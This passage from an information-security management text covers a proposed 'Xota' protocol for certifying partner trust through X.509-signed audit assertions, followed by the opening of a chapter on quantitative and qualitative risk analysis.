It had also spurned using a cryptographic toolkit for development, and used native C++ code, with its own random number generator. From a security perspective, this was a disaster! Proprietary cryptography is usually a very poor substitute for the real thing, and often easy to break. The costs to hire a cryptographer, plus our team's involvement of 180 to 250 hours to certify the proprietary cryptography, would cost more than the expected profits. We could not trust this cryptography.

As I reflected back on these events at the end of the day, the stark contrast between the two meetings struck me. The first partner had enabled me to determine the risk of the transaction with just a few questions. By using protocols, toolkits, and a certificate authority that met our standards, and then wrapping it in a completed assessment delivered by a reliable third party, we had enough information to make a decision about the trustworthiness of their application. Then it hit me — what if trust assertions, during E-business transactions, could be driven down to this level of simplicity? How might that change the process for determining vendor trustworthiness?

Business Driver 1: Acceleration of E-Business through Web Services

In case you have been asleep for the past ten years, business acceleration through technology is moving at an incredible rate. Where formerly a typesetter could produce a book in three to six months, the same book can now be printed on-demand and bound in five minutes. Business formerly done through a handshake over dinner at the club is now brokered autonomously through EDI. Massive diversification, outsourcing, insourcing, and merger and acquisition fragmentation constantly shift the way industries and partners connect their networks together. In this arena, the latest force that promises to revolutionize the speed and ease of doing business is Web Services.

Consider the business and trust decisions that are made through conducting E-business in a Web Services transaction. Web Services offerings provide a near "instant-on" delivery of services and information through interoperable lightweight protocols: largely HTML, XML, and SOAP. Web Services transactions are ideally conducted through flexible interfaces that permit corporations to provide adaptable and extensible access portals for their legacy business logic and processes. Read the previous sentence again. It is not rhetoric; it is sincere. Consider the power of being able to broker a Web Service to a partner by providing an interface to the same object model that rests at the core of your business application. When you roll out new business functions for your business application, providing that same interface through your Web Service portal is a relatively simple operation. Imagine how quickly your business could pivot and respond to market changes if you remove the need to create and update yet another presentation and application layer each time you make a change. At long last, object technology is making a difference on the bottom line as competitive advantage is achieved by slashing time-to-market. This is a powerful force that is driving business to the speed of thought.

However, it is not just B2B (business-to-business) reaping the benefits of Web Services. Since mobile computing is driving the computing power of the individual to this ubiquitous edge, Web Services promise to deliver instant menus on-demand to handhelds when standing down the street, or perhaps instant call-ahead reservations for your table two minutes from now. These, however, are low-trust transactions, as there is little harm in a menu item being left off, or a reservation for four being dropped to two. In contrast, consider the trust necessary to conduct stock trades through the same device. This type of transaction requires a starkly different trust model for conducting instant business, particularly in B2C (business-to-commerce).

The need to provide stated trust levels for instant services executed on behalf of others is one of the driving forces behind the Security Assertions Markup Language (SAML), although it may not be immediately apparent. Most consumers do not have digital certificates, so consumers cannot easily assert their identity through a third party. Consumers' authentication is necessarily going to be brokered for B2B2C transactions for the foreseeable future. If you need that translated, brokered authentication equates to cross-realm authentication, or cross-company authentication. This is also referred to in some industry groups as "federated identity." With apologies to entities and organizations that do not call themselves a "company" (e.g., the FBI, the Republican Party, and UCLA), I will refer to this authentication as cross-company authentication, or CCA. Although CCA can carry substantial risks, because you are permitting another organization to manage the authentication credentials to your site, CCA is one of the drivers promising single sign-on between business partners and portals. There are already a substantial number of CCA projects that have been implemented in finance, government, and other industries, largely through proprietary (expensive) protocols. As an example, when consumers connect to Travelocity to book airfare on America West Airlines, they do not have to log in to Sabre




EXHIBIT 62.1 Protocols providing trust.

or America West. Rather, Travelocity provides that authentication for them, as a brokered authentication session for that transaction conducted on their behalf. Through proprietary protocols, Travelocity asserts the identity of the consumer to Sabre, and Sabre asserts the identity of Travelocity to America West. This is a familiar model, but expensive to replicate, due to the proprietary protocols. Resolving this expensive implementation is the promise of SAML, as it provides the ability to ensure that the trust inherent in transactions is asserted through an interoperable authentication assertion protocol. Because it is interoperable, it is repeatable.

Web Services and cross-company authentication drive business to the cusp of instantaneous trust decisions because E-business and E-commerce trust decisions must be delivered within a very short click-stream. Remember: your customers may only tolerate ten seconds of Internet lag before they jump to a competitor's site, and connecting with the Web Service interface has already spent 15 percent of that time, so your model must be able to make a trust decision in two seconds or less.

Before you make that trust decision, there are some things to consider, not least of which is determining what you are trusting. Smart and well-meaning IT and business professionals are often far too loose with how they use the term "trust." If you listen to the Root Certificate Authorities discuss trust, many of them call their certificates "trust," which is over-simplified. Trust, at its core, is derived from "trustworthiness." The trust extended by a digital certificate through SSL is merely trust in the identification of the party on the other end of the SSL tunnel, which is *session trust.*

There are multiple levels of trust that must be embraced to conduct E-business, and digital certificates cannot provide trust in individual transactions/messages, business functions, or corporations (see Exhibit 62.1). Unfortunately, there are many companies that have trustworthy digital certificates about untrustworthy transactions or their untrustworthy corporations. I am sure that WorldCom stockholders can help sharply differentiate the "trust" embodied in the SSL session that the lock icon in their browser assured them of as they connected to AOL and the trust they had in WorldCom after news of their financial scandal was made public.

It is this core differentiation, between the trustworthiness of a session and the trustworthiness of an organization, that is so problematic in the paradigm of Web Services, where instant trust decisions are necessary for trusted transactions. If this trust decision is further permitting outsourced authentication through CCA, the criticality of this trust is even more acute. How is it that you can determine, instantly, at the moment a Web Service transaction is occurring, if you can trust the security and privacy posture of a business partner or vendor?

If you do not think this is a problem, there are even stronger business drivers for trust governance.

Business Driver 2: Death by 1000 Cuts

When establishing new business relationships, companies must determine a number of things about their new partner, including their security posture, financial strength, and a number of other factors that help measure the trustworthiness of the organization. Because of the need to attest to the security of a partner organization, most organizations have reverted to making determinations of security posture through large proprietary checklists of questions that are exchanged and completed. Typically, after asking hundreds (or thousands) of probing questions, security and privacy analysts review the answers, score the organization's security posture,

and make some report of findings. Based on the report, management is able to make some basic decision regarding the trustworthiness of the organization. As organizations become more interconnected with business partners and vendors, these stacks of checklists arrive more frequently. Many organizations have had to hire multiple employees to do nothing more than manage incoming and outbound ad-hoc security assessments. Furthermore, the margin of error after completing hundreds of manual and subjective assessments makes it likely that a few untrustworthy organizations were given a clean bill of health. However, that is only a small part of the problem. If the security policy of your company changes, many of your assessments are no longer valid. If your policy is strengthened, all the assessments you performed were measured against an old standard that was weaker, so your trust models are no longer valid. Your business practices at that point could be construed as no longer providing due diligence in protecting your information assets, because your effective security policy is less than your stated policy. If you have instead relaxed your security policy, all the assessments you provided to other organizations have been invalidated, which could represent liability.

Business Driver 3: Trust Erosion

Imagine that you moved to a new city six months ago, and your car's air conditioning goes out. How do you find a mechanic you can trust? Of course, you ask your neighbor, a friend at work, or a buddy at the gym where you can find a trustworthy mechanic. Five years later, their recommendation is now stale. If you did not return to the garage for five years, how would you know that that garage could still be trusted? This is one of the problems of trust, which degrades over time.

Security assessments, like any audit function, are out-of-date the minute they are performed. Simply put, an assessment from yesterday or last year cannot provide any trustworthiness in a vendor's current or future security posture. Assessments are also largely undertaken during the intense scrutiny brought about through purchasing, merger and acquisition, and contract negotiation activities, and may never be conducted again at that level of diligence. Very few organizations will undertake the expense of performing monthly, quarterly, or even annual audits of all business partners and vendors, so their partners' security postures are unknown at any given point. You certainly have a contract with various vendors who manage some of your customer, employee, or financial data. If one of those vendors eliminates employee bonding and drug testing, removes most firewalls, moves its hosting servers from a data center to a warehouse, and converts long-term debt into junk bonds, would your organization ever know?

At this point, lawyers will interject that contracts should protect the organization, if they have required that the business partner provide a stated level of security. This is true, but contracts can rarely provide adequate compensation for reputation and consequential damages from a serious security breach. There is no monetary salve that can erase your company's name from bad press.

Business Driver 4: Lack of Common Standards

Corporations today are inundated with a variety of organizations asking them to attest to their level of security in dozens of unique and proprietary ways, and there is no single security standard used in all organizations to provide a measurement of trust. Although many fine standards exist, such as ISO 17799, COBIT, GASSP, and the Common Criteria, they are so massive and stringent that few organizations can be 100-percent compliant with any one of them, and could never hope to achieve compliance with more than one. Some of these standards, such as the Common Criteria, make generalities about a corporation's recommended security stance, regardless of industry, which is patently false. To expect that all industries could (or should) have similar security standards and policies is ludicrous. While most U.S. financial organizations conduct drug tests and background checks when hiring, most higher education institutions would likely consider such measures heavy-handed, and might instead focus on evaluating employee curriculum vitae and transcripts. At the other end of the spectrum, the CIA, NSA, and defense contractors commonly use lifestyle polygraph tests on employees holding sensitive positions, security measures that would certainly not be viable for most organizations.

By contrast, other standards, such as GASSP, are such a generalized framework that compliance with GASSP is largely subjective. An assessment that asserted compliance with GASSP would not be useful to another entity because the underlying principles of best practice necessary to ensure compliance with GASSP are largely open to interpretation.

Clearly, a common standard or framework is needed so that assessments, conducted by one company's auditors, can be easily evaluated by partner companies to save expense and provide a better determination of trust.

Business Driver 5: Security Standard Regulation

At the RSA 2002 Conference, Bruce Schneier proposed a vision of the future that I found startling. It took several months for me to realize his vision was sound, although I disagreed with his forecasted end-result. Schneier related the following timeline, which I present with my revisions:

- The "hacker insurance" market will continue to grow as CEOs look for ways to transfer risk.
- Small security events, such as the SQL Slammer attack of February 2003, will dramatically increase interest in acquiring hacker insurance.
- Many insurers will aggressively enter the hacker insurance market, seeking lucrative policies.
- Massive security events like Melissa and Code Red are evolving to resemble worldwide weather patterns and acts of God, rather than focused or targeted attacks. Just like weather-induced floods and earthquakes, these massive security events will attack quickly, universally, and cause widespread damage.
- A massive security event of Code Red proportion will overwhelm networks worldwide, and cause widespread, actual damage to corporate information through a destructive payload. Billions in damages will be registered, and several insurance companies will face crippling losses or go out of business.
- Just as insurers formed Underwriters Laboratories (UL) in the 1890s because they were tired of paying for electrical fires, insurers will again turn to UL and ask them to establish security standards that will be required for hacker insurance coverage.
- UL standards for security best practice will be published, and will start to appear in contracts as a base requirement to protect participants, just as ISO 9000 showed substantial growth through pressure by Fortune 500 companies on their supply chains.
- Eventually, UL standards will become codified by various government bodies and gain the rule of law, similar to the adoption of UL wiring and fire suppression standards that have been codified through municipal building codes.

Although some industries might welcome this regulation of security standards, many others would rather develop and police their own standards to ensure they were meeting their particular needs, rather than the needs of the insurers. We must either develop our own standards (soon!) and police ourselves, or the choices on how we secure our company data may be forced upon us, just as privacy law has done.

The Trust Governance Answer: Certified Trust Assertions

We return now to the original story, about the two business partners with starkly different cryptography solutions, and the idea it sparked in my brain.

I realized that if industries developed a simplified set of standards, perhaps they could simply state, with 100 to 300 statements, enough indicators about their security posture to enable others in the same industry to determine their trust status. They might be able to say six things about how they secure firewalls, five things about their host server hardening, five statements about their CIRT, three statements about hiring practices, etc. Once you have these answers, you can readily determine the high-level trustworthiness of a partner in the same industry. Perhaps 50 common questions could be established across all industries, and several more questions would provide the industry-specific standards.

This industry-specific security standard solves the problem of a common standard that can be evaluated, but does not address the timeliness of trust decisions. However, that model is even easier to provide. The same consortium that establishes the standard 100 to 300 questions also establishes the standards that certified auditors must meet in testing and reporting compliance with those standards. When an assessment is completed, the auditor, likely a major accounting firm, would generate a score and statement of scope. With this information, an organization would only need to know the answer to five questions to determine trustworthiness:

1. Who provided the audit?
2. What standard was used?
3. What was the score?
4. What was the scope of the audit?
5. What date was the audit conducted?

EXHIBIT 62.2 Example of What a Xota Assertion Would Look Like

Standard:	ISO17799-ABCDE
Score:	6.7.19.22.8.5.9.4.2.5.6.x.x.x.x.x.x.x.x.x
Score (Raw):	CACEADD9F7BFF7FDFF7B6D90E7D8CA04106C8B70
ORG:	O = EXAMPLE ORG; C = US; OU = BANKING;CN = CCU_APP
Included:	OU = BANKING
Excluded:	NONE
Date:	20020103101411.2Z

EXHIBIT 62.3 Answers to the Five Questions

Q1: Who provided the audit?
A1: "PDQ Audit Solutions" provided the audit.
Our business accepts them. Passed.

Q2: What standard was used?
A2: The standard was ISO 17799-ABCDE.
That's a standard we support. Passed.

Q3: What was the score?
A3: The score was 6.7.19.22.8.5.9.4.2.5.6.
Minimum for ISO 17799-ABCDE is 5.5.17.22.8.2.9.3.2.3.3. Passed.

Q4: What was the scope of the audit?
A4: The scope was the OU = Banking.
Business app is in Banking Division. Passed.

Q5: What date was the audit conducted?
A5: The date was 1/3/2002.
Maximum age is 18 months. Failed. Untrusted state.

These questions cover everything a relying party needs to know, provided they trust the standard and the auditor, and have established scoring criteria for their organization. However, the real power is yet to come. As a required deliverable of the assessment, the auditing party would issue a digital signature that contains these five fields of information, and is issued by a trusted Root Certificate Authority. Because an X.509 certificate can be readily verified, such credentials would be nearly impossible to forge.

When connecting to a business application, part of the connection negotiation would require exchange of digital certificates to establish secure communications, and the trust assertion certificate could be included in this handshake (see Exhibit 62.2). The relying party can then extract the information, verify the public key, ensure that the integrity of the information is intact, and that the digital certificate has not been revoked. That process takes sub-seconds to perform, and is a time-honored process currently used in SSL.

For each business application, all organizations taking part in the transaction would establish minimal scoring standards for that application, aligned with the stipulations in the contractual agreement. The trust assertion analysis process then checks those baseline standards against the assertions, represented as the answers to those five questions detailed above (see Exhibit 62.3).

Again, because these standards are an extension of contractual obligations stipulated in the agreement between the two companies, the terms should be clear to all involved, and the trust analysis merely reflects the trust embodied in the contract. Because the standard and scope are flexible, each business application can determine what level and scope are required for the trust posture necessary for the application. Scope can readily be defined through embedded XML in the certificate, providing a pointer to LDAP-compliant Fully Distinguished Names (FDNs) and Relative Distinguished Names (RDNs). This would permit the application to determine how much of the infrastructure was covered by the auditor's assessment.

In addition to providing scoring ranges for quick compliance scoring, the answer to each compliance question would also be communicated in hexadecimal notation (00-FF), providing a compact means of conveying assessment information, to facilitate very granular compliance analysis. For example, "FC" represents scoring answers of 11111100, which indicates the company is compliant with requirements 1 through 6, but is not compliant with standards 7 and 8.

Basing Certified Trust Assertions on X.509 is not an accident, because Certificate Revocation List (CRL) checking becomes an integral control of the methodology. If a security score downgrade is determined through an audit, event, or discovery, the auditor would be required to revoke the prior certificate and reissue the new one (which is a simple process). For a security score upgrade, a new certificate would be issued without revoking the "weaker" assertion, to avoid a denial-of-service in ongoing transactions using trust assertions. Checking certificate revocation against Certificate Revocation Lists ensures that the trust rating is still viable, and provides protection against fraud. Further, it permits all other parties relying on that trust assertion to know, near instantaneously, that the trust model has changed for that transaction.

This methodology, of determining trustworthiness through exchange of standards-based assertions of trust from third parties, is the core of the recently developed Xota protocol. Xota — eXtensible Organizational Trust Assertions — is the combination of the methodology and practices, which use trusted third parties, with the lightweight protocol to report the scope and standard used during the assessment, and the "score" of that assessment.

Because the trust assertion is provided via lightweight and ubiquitous X.509 digital certificates, nearly any system designed to provide authentication could readily request and analyze trust assertions. Both traditional client/server E-commerce and Web Services business applications can dynamically determine session trust, application trust, and entity trust, all at execution time. The same technology could be embedded in SSH to determine trustworthiness for logins, to protect file transfers and terminal emulation sessions. By placing trust assertion processing in e-mail gateways, spam can be deflected or routed based on the trust assertions embedded with the message, either by mail router trust assertions or those from the author's systems.

Trustworthiness of executables could also be governed if a secure kernel would not only verify the integrity against known, signed hashes, but would also perform trust assertion validation. By performing an assessment of the executable's Xota trust assertion, most importantly by assessing the viability of the certificate against a CRL, the kernel would be able to determine if the executable had lost its certification, perhaps because vulnerabilities had been published against that version of the application. Implementing such a methodology would require some serious shoring up of the certification and vetting process to ensure that a bogus CRL did not cause a massive denial-of-service attack, but still presents useful extensions for a trustworthy computing environment, particularly in a government or military application requiring certified executables.

Xota trust modeling is also viable for the B2C environment, and could be built into a browser quite easily to provide a security assessment automatically, just as PGP does for privacy. Java applets, ActiveX controls, JavaScript, VBScript, and embedded components could be required not only to be signed, but also to include a trust assertion for the application. Consumers would be able to determine the trustworthiness of the application, company, and privacy controls automatically at download, which could be a very powerful tool for consumers to identify malicious payloads, spyware, and untrustworthy companies.

Conclusion

The technical challenges to building a Xota-compliant trust assertion model are minimal, as all the necessary components exist today. Common standards would be helpful, but merely provide implementation lubrication to remove barriers and expense from implementation. Most of the assessments are already being conducted as part of vulnerability assessments, SAS 70 audits, and regulatory compliance assessments. The process could technically be implemented tomorrow by using an existing standard (e.g., ISO 17799), although it will almost certainly take the establishment of a consortium to develop standards that will evoke trust by participants. Additionally, the consortium should develop auditing standards and auditing certification processes to ensure that issuers of trust assertions follow the standards.

The benefits realized from developing this system speak directly to the five business drivers introduced earlier. Presuming adoption of the Xota protocol by business partners within one or more industries, what might trust governance look like within these paradigms?

Acceleration of E-Business through Web Services

By utilizing Xota trust assertions as an integral component of their Web Services offerings, business partners can now interconnect their Web Services very quickly. UDDI and WSDL are two protocols that permit Web Services and their interfaces to be published in a meta-directory, and hold the promise of "drag-and-drop"

Web Services interface deployment. However, they are currently only used for referencing low-value transactions, due to the lack of trust and contractual assurances. By utilizing Xota trust assertions, UDDI and WSDL could also be used for high-value Web Services transactions. This would mean that the only remaining barrier for instant-on Web Services is contract negotiation. Business partners can now react very quickly to market changes by rolling out Web Services interfaces to existing and new partners in days instead of months, because the security and interface barriers can be identified within minutes instead of weeks.

Several consortiums and business groups are currently working to create "circles of trust" within industries, to permit Single Sign-on through federated identity management. However, these circles of trust are constrained when they cross industry, country, and other trust barriers. If these business trust models use Xota trust assertions to provide a common language and framework for trust modeling, these circles of trust may no longer be constrained to single industries or circles, but can now enable the rapid deployment of cross-industry E-business.

Death by 1000 Cuts

The most striking effect from implementation of trust governance lies in the compliance and assessment functions within organizations. By implementing rapid assessments with the Xota protocol, the tasks of establishing, assessing, and governing business trust models becomes an automated process. Further, by moving the trust assessments to the transaction point, compliance with the business trust model is provided automatically and proactively. Trust assertions can easily be forwarded to a central repository for further compliance analysis.

Once Xota trust modeling is implemented, compliance organizations can shift compliance workers from a cost to a revenue basis. Instead of the drudgery of assessing and reporting on security models, security knowledge workers can focus on building and extending trust models. Security assessments become a key business enabler, rather than a cost sink. Further, the hidden costs of continuous assessments and governance are converted into hard-dollar infrastructure and application costs that can be included in budgets for projects that implement those risks, rather than being borne by the security and compliance organizations as overhead. The risk posture of partnerships can also be determined and evaluated at the point of project initiation, rather than weeks later. By attaching costs and risks to the projects that generate them, senior management can make more-informed decisions on project return on investment (ROI) and return on risk.

Trust Erosion

Although most contracts today include verbiage that permits a periodic or unscheduled on-site visit by one or both parties of the contract, this assessment is rarely executed, due to the high cost of such assessments. However, with the availability of continuous determinations of trust compliance, these components of contract compliance are now verified automatically. If the contracts are structured to require periodic third-party assessments and Xota assertions, the trust models can be self-regulated through ongoing analysis of the trust assertions.

Common Standards

Through the creation of a common framework and language for discussing standards compliance, Xota permits translations of assessments across international and industry boundaries. If an assessment was provided against the Common Criteria standard, but the organization has based its policies and trust models on BS 7799, the assessment can still be used by the business partners. The relying organization would have to assess the individual answers to all the questions of the "new" standard, and then determine what its requirements would be within that business context. Once completed, the organization would have a template that can be used to translate Common Criteria to BS 7799, and this could be extended to other trust models in the organization. Although Xota does not provide a common standard, it does provide a common language for interpreting standards, and permits wide reuse of assessments across many isolated contexts.

Security Regulation

Security regulatory proponents primarily cite the need for regulation to establish and enforce common standards. With industry-wide adoption of Xota and the underlying standards, regulators can assess the compliance of organizations within their jurisdictional purview without the need to create yet another security standard. Insurers could likewise determine the risk posture of policyholders, and reward security diligence (or punish poor security) through a tiered pricing structure. By moving industries to a common language for communicating compliance with existing standards, the need to regulate security evaporates. Governing and regulatory bodies are able to provide compliance metrics and oversight without the need to enforce monolithic standards across the industry, and organizations are able to report their security posture without necessarily migrating to yet another security standard.

The power of Xota as the language of trust governance extends from the ability to make a clear determination of trustworthiness with five simple questions that can be dynamically assessed. The instant payoff from implementation is the ability to determine the trustworthiness of business partners without long checklists and expensive manual processes; and by ensuring that businesses, divisions, and applications are trustworthy at the point that messages and transactions are processed.

Risk Management and Analysis

Kevin Henry, CISA, CISSP

Why risk management? What purpose does it serve and what real benefits does it provide? In today's overextended work environments, it can easily be perceived that "risk management and analysis" is just another hot buzzword or fashionable trend that occupies an enormous amount of time, keeps the "administrative types" busy and feeling important, and just hinders the "technical types" from getting their work done.

However, risk management can provide key benefits and savings to a corporation when used as a foundation for a focused and solid countermeasure and planning strategy.

Risk management is a keystone to effective performance and for targeted, proactive solutions to potential incidents. Many corporations have begun to recognize the importance of risk management through the appointment of a Chief Risk Officer. This also recognizes that risk management is a key function of many departments within the corporation. By coordinating the efforts and results of these many groups, a clearer picture of the entire scenario becomes apparent. Some of the groups that perform risk management as a part of their function include security (both physical and information systems security groups), audit, and emergency measures planning groups.

Because all of these areas are performing risk analysis, it is important for these groups to coordinate and interleave their efforts. This includes the sharing of information, as well as the communication of direction and reaction to incidents.

Risk analysis is the science of observation, knowledge, and evaluation — that is, keen eyesight, a bit of smarts, and a bit of luck. However, it is important to recognize that the more a person knows, the harder they work, often the luckier they get.

Risk management is the skill of handling the identified risks in the best possible method for the interests of the corporation.

Risk is often described by a mathematical formula:

$$\text{Risk} = \text{Threat} * \text{Vulnerability} * \text{Asset value}$$

This formula can be described and worked quite readily into the business environment using a common practical example. Using the example of the bully on the playground who threatens another child with physical harm outside the school gates after class, one can break down each component as follows:

- The threat is that of being beat up, and one can assign a likelihood to that threat. In this case, say that it is 80 percent likely that the bully will follow up on his threat unless something else intervenes (a countermeasure — discussed later).
- The vulnerability is the other child's weakness. The fact that the other child is unable to defend himself adequately against this physical attack means that the child is probably 100 percent likely to be harmed by a successful attack.

- The asset value is also easy to calculate. The cost of a new shirt or pants, because they will probably be hopelessly torn or stained as a result of an altercation and the resultant bloody nose, puts the value of the assets at $70.00.

Therefore, the total risk in this scenario is:

$$\text{Risk} = 80\% * 100\% * \$70.00.$$

$$\text{Risk} = \$56.00$$

Now one can ask: what is the value of this risk assessment? This assessment would be used to select and justify appropriate countermeasures and to take preventative action. The countermeasures could include hiring a bodyguard (a firewall) at a cost of $25.00, not going to school for the day (like shutting the system down and losing business), or taking out insurance to cover losses. The first of these primarily deals with strengthening the weakness(es) or vulnerabilities, while the third protects the asset value. Preventative action would include methods of reducing the threats, perhaps by befriending the bully, working out or learning karate, or moving out of town.

Thus, from this example, it is easy to describe a set of definitions in relation to risk management.

- Risk is any event that could impact a business and prevent it from reaching its corporate goals.
- Threat is the possibility or likelihood that the corporation will be exposed to an incident that has an impact on the business. Some experts have described a threat both in a positive sense as well as in a negative sense. Therefore, it is not certain that a threat will always have a negative impact; however, that is how it is usually interpreted.
- A vulnerability is the point of weakness that a threat can exploit. It is the soft underbelly or Achilles' heel where, despite the tough armor shielding the rest of the system, the attack is launched and may open the entire system or network to compromise. However, if risk is viewed as a potentially positive scenario, one should replace the term "vulnerability" with the term "opportunity" or "gateway." In this scenario, the key is to recognize and exploit the opportunity in a timely manner so that the maximum benefit of the risk is realized.
- The asset is the component that will be affected by the risk. From the example above, the asset was described as the clothing of the individual. This would be a typical quantitative interpretation of risk analysis. Quantitative risk analysis attempts to describe risk from a purely mathematical viewpoint, fixing a numerical value to every risk and using that as a guideline for further risk management decisions.

Quantitative Risk Analysis

Quantitative risk analysis has several advantages. It provides a rather straightforward result to support an accounting-based presentation to senior managers. It is also fairly simple and can easily follow a template type of approach. With support and input from all of the experts in the business groups and supporting research, much of the legwork behind quantitative analysis can be performed with minimal prior experience. Some of the steps of performing risk analysis are addressed later in this chapter.

However, it is also easy to see the weaknesses of quantitative risk analysis. While it provides some value from a budget or audit perspective, it disregards many other factors affected by an incident. From the previous example, how does one know the extent of the damage that would be caused by the bully? An assumption was made of generally external damage (clothing, scrapes, bruises, bloody nose), but the potential for damage goes well beyond that point. For example, in a business scenario, if a computer system is compromised, how does one know how far the damage has gone? Once the perpetrator is into a system and has the mind to commit a criminal act, what limits the duration or scope of the attack? What was stolen or copied? What Trojan horses, logic bombs, or viruses were introduced. What confidential information was exposed? And in today's most critical area, what private customer details or data were released. Because these factors are unknown, it is nearly impossible to put a credible number on the value of the damage to the asset.

This chapter, like most published manuscripts these days, is biased toward the perception of risk from a negative standpoint. On the other hand, when risk is regarded in a potentially positive situation, there is the difficulty of knowing the true benefit or timing of a successful exploitation of an opportunity. What would be the effect on the value of the asset if a person reacts today rather than tomorrow, or if the opportunity is

missed altogether and the asset (corporation) thereby loses its leading-edge initiative and market presence? A clear example of this is the stock market. It can be incredibly positive if a person or company knows the ideal time to act (seize a risk); however, it can be devastating to wait a day or an hour too long.

Some of the factors that are difficult to assess in a quantitative risk analysis include the impact on employees, shareholders or owners, customers, regulatory agencies, suppliers, and credit rating agencies.

From an employee perspective, the damage from a successful attack can be severe and yet unknown. If an attack has an effect on morale, it can lead to unrealized productivity losses, skilled and experienced employee retention problems, bad reactions toward customers, and dysfunction or conflict in the workplace. It can also inhibit the recruitment of new, skilled personnel.

Shareholders or owners can easily become disillusioned with their investments if the company is not performing up to expectations. Once a series of incidents occur that prevent a company from reaching its goals, the attraction to move an investment or interest into a different corporation can be overpowering. Despite the best excuses and explanations, this movement of capital can significantly impact the financial position of the corporation.

Customers are the key to every successful endeavor. Even the best product, the best sales plans, and the best employees cannot overcome the failure to attract and retain customers. Often, the thought can be that the strength of a company can rest in a superior product; however, that is of little value if no one is interested in the services or products a company is trying to provide. A company with an inferior product will often outperform the company with superior products that gets some "bad press" or has problems with credibility. A lifetime warranty is of no value if the company fails because the billing system being used is insecure.

Regulatory agencies are often very vulnerable to public pressure and political influence. Once a company has gained a reputation for insecure or vulnerable business processes, the public pressure can force "kneejerk" reactions from politicians and regulatory agencies that can virtually handcuff a firm and cause unreasonable costs in new controls, procedures, reports, and litigation.

One of the best lessons learned from companies that have faced serious disasters and incidents is to immediately contact all major customers and suppliers to reassure them that the company is still viable and business processes are continuing. This is critical to maintaining confidence among these groups. Once a company has been exposed to a serious incident, the reluctance of a supplier to provide new raw materials, support, and credit can cripple a firm from re-establishing its market presence.

Because of the possible impact of an incident on all of these groups, and the difficulty in gauging a numerical value for any of these factors, it has been asserted by many experts that a purely quantitative risk analysis is not possible or practical.

Qualitative Risk Analysis

The alternative to quantitative risk analysis is qualitative risk analysis. Qualitative risk analysis is the process of evaluating risk based on scenarios and determining the impact that such an incident would have.

For qualitative risk analysis, a number of brief scenarios of potential incidents are outlined and those scenarios are developed or researched to examine which areas of the corporation would be affected and what would be the probable extent of the damage experienced by those areas in the event that this scenario ever occurred. This is based on the best estimates of the personnel involved.

Instead of a numerical interpretation of a risk as done in a quantitative risk analysis, a ranking of the risk relative to the affected areas is prepared. The risk analysis team will determine what types of incidents may occur, based on the best knowledge they can gain about the business environment in which the company operates. This is similar to the financial modeling done by strategic planning groups and marketing areas. By rolling out the scenario and inputting the variables that influence the event, the risk analysis team will attempt to identify every area that might be affected by an incident and determine the impact on that group based on a simple graph like "High Impact," "Medium Impact," "Low Impact" — or through a symbolic designation like 3,2,1 or 0 for no impact. When all of the affected areas are identified, the value for each area is summarized to gauge the total impact or risk to the company of that scenario occurring. In addition to purely financial considerations, some of the areas to include in this analysis are productivity, morale, credibility, public pressure, and the possible impact on future strategic initiatives.

Whenever doing a risk analysis of an information system, it is important to follow the guidelines of the AIC triad. The risk analyst must consider the availability requirements of the system. Is it imperative that it operates continuously, or can it be turned down for maintenance or suffer short outages due to system failure without

causing a critical failure of the business process it supports? The integrity of the data and process controls and access controls around the systems and the underlying policies they are built on also need a thorough review. Probably no area has received as much negative publicity as the risk of data exposure from breaches of confidentiality in the past few years. A large, well-publicized breach of customer private information may well be a fatal incident for many firms.

One of the best methods to examine the relationship between the AIC triad and risk analysis is to perform general computer controls checks on all information systems. A short sample of a general computer controls questionnaire appears in Exhibit 63.1. This is a brief survey compiled from several similar documents available on the Internet. A proper general computer controls survey (see Exhibit 63.1) will identify weakness such as training, single points of failure, hardware and software support, and documentation. All of these are extremely valuable when assessing the true risk of an incident to a system.

However, qualitative risk analysis has its weaknesses just like quantitative risk analysis does. In the minds of senior managers, it can be too loose or imprecise and does not give a clear indication of the need or cost-benefit analysis required to spur the purchase of countermeasures or to develop or initiate new policies or controls.

For this reason, most companies now perform a combination of these two risk analysis methodologies. They use scenario-based qualitative risk analysis (see Exhibit 63.2) to identify all of the areas impacted by an incident, and use quantitative risk analysis to put a rough dollar figure on the loss or impact of the risk according to certain assumptions about the incident. This presumes, of course, a high level of understanding and knowledge about the business processes and the potential risks.

The Keys

If one were to describe three keys to risk analysis, they would be knowledge, observation, and business acumen.

Knowledge

Effective risk analysis depends on a thorough and realistic understanding of the environment in which a corporation operates. The risk manager must understand the possible threats and vulnerabilities that a corporation faces. These managers must have a current knowledge of new threats, trends, and system components, tools, and architectures in order to separate the hype and noise from the true vulnerabilities and solutions to their organization. To gain the cooperation of the business areas to perform risk analysis, and to be able to present the resulting credible recommendations to senior managers, the manager must be able to portray a realistic scenario of possible threats and countermeasures. This knowledge is gained through the continuous review of security bulletins, trade journals, and audits. For this reason, a Chief Risk Officer should also sit on the senior management team so that he or she has knowledge of corporate strategic direction and initiatives. The Chief Risk Officer should also receive regular updates of all ongoing incidents that may have an impact on the corporation.

Observation

Observation is the second key. We live in an age of overwhelming data and communication. Observation is the ability and skill to see through all of the outside influences and understand the underlying scenarios. Observation is to review all tools and reports routinely to notice if any abnormal conditions are being experienced. It is noteworthy that many excellent audit logs and output reports from tools are sitting unused on shelves because it is too difficult and time-consuming for most individuals to pick out the details. When a person first installs an intrusion detection system on his home PC, he suddenly becomes aware of the number of scans and hits he is exposed to. Did those just commence when he installed his IDS? No, it is just that he was able to observe them once he had purchased the correct tools. Therefore, observations and the use of tools are critical to understanding the characteristics and risks of the environment in which they operate.

Business Acumen

The main reason for risk analysis is to get results. Therefore, the third key is business acumen, that is, the ability to operate effectively in the business world — to sense and understand the methods and techniques to

EXHIBIT 63.1 General Computer Controls Guideline Questionnaire

Objective:

When an Auditor is involved in the analysis of a system or process that involves a software tool or computer system or hardware that may be unique to that department, we are requesting that the Auditor fill out this questionnaire, if possible, during the performance of the audit.

This will allow us to identify and monitor more of the systems in use throughout the company, and especially to assess the risk associated with these systems and indicate the need to include these systems in future audit plans.

